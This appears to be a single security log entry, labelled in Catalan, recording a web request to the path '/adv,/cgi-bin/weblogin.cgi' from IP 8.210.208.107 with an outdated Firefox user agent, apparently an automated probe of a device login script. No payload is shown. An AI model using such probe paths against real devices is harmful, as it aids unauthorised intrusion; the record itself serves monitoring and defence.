Agent de l'usuari	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0
Adreça URL destí	"/adv,/cgi-bin/weblogin.cgi"
Http Content-Type	text/json
Sistema Operatiu del agent	Windows
Adreça IP origen	8.210.208.107